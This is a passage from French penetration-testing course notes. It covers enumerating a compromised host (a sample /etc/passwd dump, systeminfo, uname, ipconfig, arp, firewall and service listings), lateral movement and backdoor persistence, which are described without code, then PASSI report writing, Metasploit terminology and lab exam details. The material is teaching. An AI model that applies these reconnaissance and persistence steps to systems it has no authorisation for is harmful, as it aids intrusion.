backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
```

### 3 - L'énumération des hôtes (nom de machine)

Le nom de l'hôte d'une machine peut fournir des indices sur ses rôles fonctionnels, les noms d'hôtes incluront des abréviations identifiables telles :

- Web pour les serveurs WEB
- db pour les serveurs de bases de données
- dc pour les contrôleurs de domaine
- Convention de nommage afin de hiérarchiser la structure

Commande sous windows et linux : hostname

```
C:\Users\smari>hostname
DESKTOP-Q20CV6S
```

```
(root@KALI)-[~]
# hostname
KALI
```

### 4 - L'énumération de la version et de l'architecture du système d'exploitation

Afin de pouvoir utiliser le bon exploit pour le noyau qui exploite la vulnérabilité, nous devons recueillir des informations précises sur le système de la cible

- Commande sous windows : systeminfo

```
C:\Users\smari>systeminfo

Nom de l'hôte:                DESKTOP-Q20CV6S
Nom du système d'exploitation: Microsoft Windows 11 Famille
Version du système:          10.0.22631 N/A build 22631
Fabricant du système d'exploitation: Microsoft Corporation
Configuration du système d'exploitation: Station de travail autonome
Type de build du système d'exploitation: Multiprocessor Free
Propriétaire enregistré:    N/A
Organisation enregistrée:    N/A
Identificateur de produit:    00342-20825-46545-AAOEM
Date d'installation originale: 14/12/2022, 14:59:45
Heure de démarrage du système: 11/06/2024, 09:04:30
Fabricant du système:        Dell Inc.
Modèle du système:           Dell G15 5510
Type du système:             x64-based PC
Processeur(s):               1 processeur(s) installé(s).
                             [01] : Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2496 MHz
Version du BIOS:             Dell Inc. 1.23.0, 30/01/2024
Répertoire Windows:          C:\Windows
Répertoire système:          C:\Windows\system32
Périphérique d'amorçage:      \Device\HarddiskVolume1
Option régionale du système:  fr;Français (France)
Paramètres régionaux d'entrée: fr;Français (France)
Fuseau horaire:              (UTC+01:00) Bruxelles, Copenhague, Madrid, Paris
Mémoire physique totale:      7 968 Mo
Mémoire physique disponible:  846 Mo
```

- Sous linux : uname -a
  - cat /etc/issue

- cat /etc/\*-release

```
(root@KALI)-[~]  
# uname -a  
Linux KALI 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17) x86_64 GNU/Linux
```

```
(root@KALI)-[~]  
# cat /etc/issue  
Kali GNU/Linux Rolling \n \l
```

```
(root@KALI)-[~]  
# cat /etc/*-release  
PRETTY_NAME="Kali GNU/Linux Rolling"  
NAME="Kali GNU/Linux"  
VERSION_ID="2024.2"  
VERSION="2024.2"  
VERSION_CODENAME=kali-rolling  
ID=kali  
ID_LIKE=debian  
HOME_URL="https://www.kali.org/"  
SUPPORT_URL="https://forums.kali.org/"  
BUG_REPORT_URL="https://bugs.kali.org/"  
ANSI_COLOR="1;31"
```

## → Chapitre 4 - Les mouvements latéraux

Les mouvements latéraux dans le système cible sont un groupe de techniques utilisées par les pentesters pour se déplacer sur le réseau tout en créant le moins d'alerte possible.

Cela permet d'avoir accès à de l'information via une autre cible. Pour cela on doit disposer d'identifiants de connexion valides.

- Outils de post-exploitation
- Des enregistreurs de frappe
- Ingénierie social tel que l'hameçonnage

- sous windows : ipconfig /all

```
Carte réseau sans fil Wi-Fi :  
  
Suffixe DNS propre à la connexion. . . :  
Description. . . . . : Intel(R) Wi-Fi 6 AX201 160MHz  
Adresse physique . . . . . : C4-BD-E5-FB-C9-08  
DHCP activé. . . . . : Oui  
Configuration automatique activée. . . : Oui  
Adresse IPv6 de liaison locale. . . . : fe80::f4:d8e4:a27f:1339%16(préféré)  
Adresse IPv4. . . . . : 10.71.121.66(préféré)  
Masque de sous-réseau. . . . . : 255.255.252.0  
Bail obtenu. . . . . : mardi 11 juin 2024 09:04:52  
Bail expirant. . . . . : mardi 11 juin 2024 15:04:57  
Passerelle par défaut. . . . . : 10.71.120.1  
Serveur DHCP . . . . . : 10.71.120.1  
IAID DHCPv6 . . . . . : 130334181  
DUID de client DHCPv6. . . . . : 00-01-00-01-2B-33-EB-53-B4-45-06-AD-24-CE  
Serveurs DNS. . . . . : 212.51.161.17  
212.51.185.1  
NetBIOS sur Tcpip. . . . . : Activé
```

- Arp -a

```
Interface : 10.71.121.66 --- 0x10
Adresse Internet    Adresse physique    Type
10.71.120.1         e8-ed-d6-fe-45-f2    dynamique
10.71.121.135       c4-bd-e5-fb-c9-08    dynamique
10.71.123.255       ff-ff-ff-ff-ff-ff    statique
224.0.0.2           01-00-5e-00-00-02    statique
224.0.0.22          01-00-5e-00-00-16    statique
224.0.0.251         01-00-5e-00-00-fb    statique
224.0.0.252         01-00-5e-00-00-fc    statique
239.255.255.250     01-00-5e-7f-ff-fa    statique
255.255.255.255     ff-ff-ff-ff-ff-ff    statique
```

- Savoir si le firewall est activé : netsh firewall show config

```
C:\Users\smari>netsh firewall show config

Domaine configuration du profil :
-----
Mode d'opération = Activer
Mode d'exception           = Activer
Mode réponse multidiff/transmission = Activer
Mode de notification = Activer

IMPORTANT : "netsh firewall" n'est plus utilisé ;
utilisez "netsh advfirewall firewall" à la place.
Pour plus d'informations sur l'utilisation des commandes "netsh advfirewall firewall"
au lieu de "netsh firewall", consultez l'article 947709 de la base de connaissances
à l'adresse https://go.microsoft.com/fwlink/?linkid=121488.
```

- Net start (services lancé)

```
C:\Users\smari>net start
Les services Windows suivants ont été lancés :

Agent de stratégie IPsec
Alimentation
Appel de procédure distante (RPC)
Assistance IP
Assistance NetBIOS sur TCP/IP
Assistant Connexion avec un compte Microsoft
Audio Windows
Centre de sécurité
Client de suivi de lien distribué
```

## → Chapitre 5 - La persistance

La persistance est la création d'autres moyens de retrouver l'accès à un hôte sans repasser par la phase d'exploitation pour les raisons suivantes :

- Certaines exploits instables peuvent tuer le processus vulnérables pendant l'exploitation

- Gagner un premier accès au réseau interne de l'extérieur est difficile à reproduire
- Toute vulnérabilité utilisée pour obtenir votre premier accès peut être corrigée si vos actions sont détectées..
  - donc on vas installer une nouvelle porte dérobée (backdoor) sécurisé

## Module 16 - Rédaction du rapport

**Document de référence** : référentiel d'exigences applicable aux prestataires d'audit de la sécurité des systèmes d'information (PASSI) version 2.1 du 6 octobre 2015 - Partie 6 étape 5

### Exam

**Doc** : [Prestataires d'audit de la sécurité des systèmes d'information Référentiel d'exigences](#)

#### ➤ Le rapport comprendra 3 parties indispensable :

1. La synthèse managériale (contexte et périmètre ; vulnérabilités les plus importantes et leurs mesures correctives ; appréciation du niveau de sécurité général).
2. Les résultats de l'audit (vulnérabilités relevées et mesures correctives proposées, classées par criticité, complexité, ou coût estimé de correction).
3. Le déroulé des tests (chronologie et méthodologies employées).

#### ➤ Partie 1 - La synthèse Managériale

Cette synthèse doit être relativement courte (une à deux pages) et doit être compréhensible par des populations non expertes.

L'objectif de cette partie est que toute personne ayant accès au rapport comprenne en quelques minutes quelles sont les principales :

1. **Vulnérabilités** qui impactent l'application auditée
  - Mettre l'accent sur ce que permettent de faire ces vulnérabilités plutôt que sur la vulnérabilité en elle-même minutes.
2. **Action pour y remédier** et ce quel que soit son cœur de métier

## ➤ Partie 2 - Le résultat des tests d'intrusion

Cette partie du rapport d'audit s'adresse aux **populations techniques**, notamment les personnes qui vont être chargées de mettre en œuvre les recommandations et (éventuellement) vérifier la bonne application de la correction en testant de nouveau l'application. Cette partie va servir à construire le plan d'action.

Elle contient deux-sous-parties

1. **Les vulnérabilités**, avec :
  - a. le nom ou l'intitulé que vous aurez donné à la vulnérabilité
  - b. le détail de la vulnérabilité, suffisamment exhaustif pour localiser rapidement la vulnérabilité sur l'application;
  - c. la criticité de la vulnérabilité, par exemple selon son score CVSS ou selon l'échelle définie dans le référentiel PASSI
  
2. **Les recommandations**, avec ;
  - a. le nom ou l'intitulé que vous aurez donné à la recommandation;
  - b. le détail de la recommandation, ce qui est attendu des équipes et un exemple ou un lien vers un article ou des ressources aidant à implémenter la recommandation dans le cas des recommandations techniques ;
  - c. L'importance de la recommandation dans le plan d'action global
  - d. le coût relatif ou la complexité relative que vous estimez pour la mise en œuvre de la correction ;
  - e. la référence de la ou des vulnérabilité(s) qu'elle corrige ou mitigé

## ➤ Partie 3 - Le déroulé des tests d'intrusion

Cette partie est généralement la plus conséquente du rapport. Elle détaille et explicite tous les tests qui ont été effectués sur la cible, qu'ils aient mené à la découverte d'une vulnérabilité, ou au contraire amené la preuve de l'absence de vulnérabilité.

**Quel que soit le niveau de détail retenu, l'approche peut être:**

- **linéaire et chronologique** comme le suggère l'ANSSI
- ou **compartimentée en grandes sections** selon les typologie de vulnérabilités (comme nous l'avons vu dans ce cours). Le web s'y prête assez bien à la différence d'autres types de tests d'intrusion.

L'idée de cette section est de raconter l'histoire de votre test d'intrusion, ce que vous avez essayé, pourquoi, et quel en a été le résultat.

Dans cette partie du rapport, vous mettez:

1. Toutes les preuves de travail (les vulnérabilités, les payloads - voir les outils ! - utilisés)
2. Mais également les preuves de protection ou l'absence de vulnérabilités

Si un pentester repasse sur l'app quelques mois voire quelques années après vous, il doit être en mesure de comprendre exactement ce que vous avez fait et ce que vous avez trouvé à partir de votre rapport. A aucun moment, il ne doit pouvoir se dire "Mais qu'est-ce qu'il a fait ici ? " ou encore "Mais comment est-il arrivé à ce résultat ? "

Pour chaque test, je structure mon approche comme ceci;

- Une explication de ce que je cherche pourquoi, je le cherche et comment ça fonctionne;
- Le test de la vulné en question;
- L'interprétation du résultat des tests, positif ou négatif

## Module X : META sploit

### Les composant metasploit

Msfconsole => interface de commande principale

Module => Modules de support tel que les exploits, les scanners, les charges utiles

Outils => Outils automnes qui faciliterons la recherche de vulnérabilité, l'évaluation des vulnérabilités ou les tests d'intrusion

Vulnérabilité => techniques applicables ou outils pour se connecter à une faiblesse du système

Exploit => un exploit est une attaque qui tire parti des vulnérabilités des applications, du système d'application, des réseaux ou du matériel. Les exploits, se présentent généralement sous la forme d'un logiciel ou d'un code dont le but est de prendre le contrôle d'un ordinateur ou de voler les données du réseau.



Charge utiles (*payload*) => Les payloads, ou charge utiles, sont les éléments de cyberattaque qui provoquent des dégâts. Les payloads malveillants

## → EXAMEN

- Un routeur et 4 machines
- Réseau : cyber
- SSID : cyber
- MDP : cyber
- IP passerelle : 192.168.0.1
- Nommer le directeur d'action
- Combien de faudrait de groupe de travail ? :

Liste des IP